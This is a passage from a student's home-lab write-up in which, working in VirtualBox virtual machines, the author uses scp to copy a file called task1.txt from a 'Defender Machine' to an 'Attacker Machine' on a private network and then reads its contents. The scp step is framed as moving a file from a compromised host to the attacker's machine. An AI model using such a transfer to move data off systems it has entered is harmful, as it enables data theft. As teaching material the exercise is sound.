
(linuxuser@Linux)-[~]
$ ls -l
total 36
drwxr-xr-x 2 linuxuser linuxuser 4096 Aug 20 15:19 Desktop
drwxr-xr-x 2 linuxuser linuxuser 4096 May 5 23:06 Documents
drwxr-xr-x 4 linuxuser linuxuser 4096 May 15 22:47 Downloads
drwxr-xr-x 2 linuxuser linuxuser 4096 May 5 23:06 Music
drwxr-xr-x 2 linuxuser linuxuser 4096 May 5 23:06 Pictures
drwxr-xr-x 2 linuxuser linuxuser 4096 May 5 23:06 Public
-rw-r--rwx 1 linuxuser linuxuser 0 Aug 20 15:21 task1.txt
drwxr-xr-x 2 linuxuser linuxuser 4096 May 5 23:06 Templates
drwxr-xr-x 2 linuxuser linuxuser 4096 May 15 23:26 training
drwxr-xr-x 2 linuxuser linuxuser 4096 May 5 23:06 Videos

(linuxuser@Linux)-[~]
$
```

15. I run the **whoami** command again just to double check if we are still in the linuxuser account, and then I will execute the command: **scp task1.txt bisayanichoy@192.168.56.5:/home/bisayanichoy**. The command **scp** stands for

**secure copy** and it will copy the specified file we want to our **Attacker Machine** by specifying its account name and ip address.


### Attacker Machine:



```
NewKali (ATTACKER Machine) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
linuxuser@Linux: ~
File Actions Edit View Help
(linuxuser@Linux)-[~]
$ whoami
linuxuser
(linuxuser@Linux)-[~]
$ scp task1.txt bisayanichoy@192.168.56.5:/home/bisayanichoy
```

16. After running the command: **scp task1.txt bisayanichoy@192.168.56.5:/home/bisayanichoy**. It prompts me to enter bisayanichoy's password in order to continue with the scp process, as we can see in the screenshot below it displays **100%** indicating that our secure copy is now complete.


#### Attacker Machine:



```
NewKali (ATTACKER Machine) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
linuxuser@Linux: ~
File Actions Edit View Help
(linuxuser@Linux)-[~]
$ whoami
linuxuser
(linuxuser@Linux)-[~]
$ scp task1.txt bisayanichoy@192.168.56.5:/home/bisayanichoy
bisayanichoy@192.168.56.5's password:
task1.txt 100% 0 0.0KB/s 00:00
(linuxuser@Linux)-[~]
$
```

17. I now exit the ssh connection by running the command: **exit**. I type in **ls -l** to verify that we have successfully securely copy the text file from Defender Machine.

### Attacker Machine:



```
NewKali (ATTACKER Machine) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4

bisayanichoy@R1: ~
File Actions Edit View Help

(linuxuser@Linux)-[~]
$ whoami
linuxuser

(linuxuser@Linux)-[~]
$ scp task1.txt bisayanichoy@192.168.56.5:/home/bisayanichoy
bisayanichoy@192.168.56.5's password:
task1.txt 100% 0 0.0KB


(linuxuser@Linux)-[~]
$ exit
Connection to 192.168.56.2 closed.

(bisayanichoy@R1)-[~]
$ ls -l
total 36
drwxr-xr-x 2 bisayanichoy bisayanichoy 4096 Aug 1 20:19 Desktop
drwxr-xr-x 2 bisayanichoy bisayanichoy 4096 Aug 1 20:19 Documents
drwxr-xr-x 2 bisayanichoy bisayanichoy 4096 Aug 1 20:19 Downloads
drwxr-xr-x 2 bisayanichoy bisayanichoy 4096 Aug 1 20:19 Music
drwxr-xr-x 2 root root 4096 Aug 11 12:46 my_scripts
drwxr-xr-x 2 bisayanichoy bisayanichoy 4096 Aug 1 20:19 Pictures
drwxr-xr-x 2 bisayanichoy bisayanichoy 4096 Aug 1 20:19 Public
-rw-r--r-x 1 bisayanichoy bisayanichoy 0 Aug 20 12:46 task1.txt
drwxr-xr-x 2 bisayanichoy bisayanichoy 4096 Aug 1 20:19 Templates
drwxr-xr-x 2 bisayanichoy bisayanichoy 4096 Aug 1 20:19 Videos

(bisayanichoy@R1)-[~]
$
```

18. I will now read the contents of the text file called **task1.txt**, by running the command: **cat task1.txt** and it displays its message.

### Attacker Machine:



```
NewKali (ATTACKER Machine) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
bisayanichoy@R1: ~
File Actions Edit View Help
(linuxuser@Linux)-[~]
$ whoami
linuxuser
(linuxuser@Linux)-[~]
$ scp task1.txt bisayanichoy@192.168.56.5:/home/bisayanichoy
bisayanichoy@192.168.56.5's password:
task1.txt 100% 49
(linuxuser@Linux)-[~]
$ exit
Connection to 192.168.56.2 closed.
(bisayanichoy@R1)-[~]
$ ls -l
total 40
drwxr-xr-x 2 bisayanichoy bisayanichoy 4096 Aug 1 20:19 Desktop
drwxr-xr-x 2 bisayanichoy bisayanichoy 4096 Aug 1 20:19 Documents
drwxr-xr-x 2 bisayanichoy bisayanichoy 4096 Aug 1 20:19 Downloads
drwxr-xr-x 2 bisayanichoy bisayanichoy 4096 Aug 1 20:19 Music
drwxr-xr-x 2 root root 4096 Aug 11 12:46 my_scripts
drwxr-xr-x 2 bisayanichoy bisayanichoy 4096 Aug 1 20:19 Pictures
drwxr-xr-x 2 bisayanichoy bisayanichoy 4096 Aug 1 20:19 Public
-rw-r--r-x 1 bisayanichoy bisayanichoy 49 Aug 20 13:00 task1.txt
drwxr-xr-x 2 bisayanichoy bisayanichoy 4096 Aug 1 20:19 Templates
drwxr-xr-x 2 bisayanichoy bisayanichoy 4096 Aug 1 20:19 Videos
(bisayanichoy@R1)-[~]
$ cat task1.txt
File Successfully Moved, Thank you!
End of Task.
(bisayanichoy@R1)-[~]
$
```

**Secure Copy Completed**

By: Jason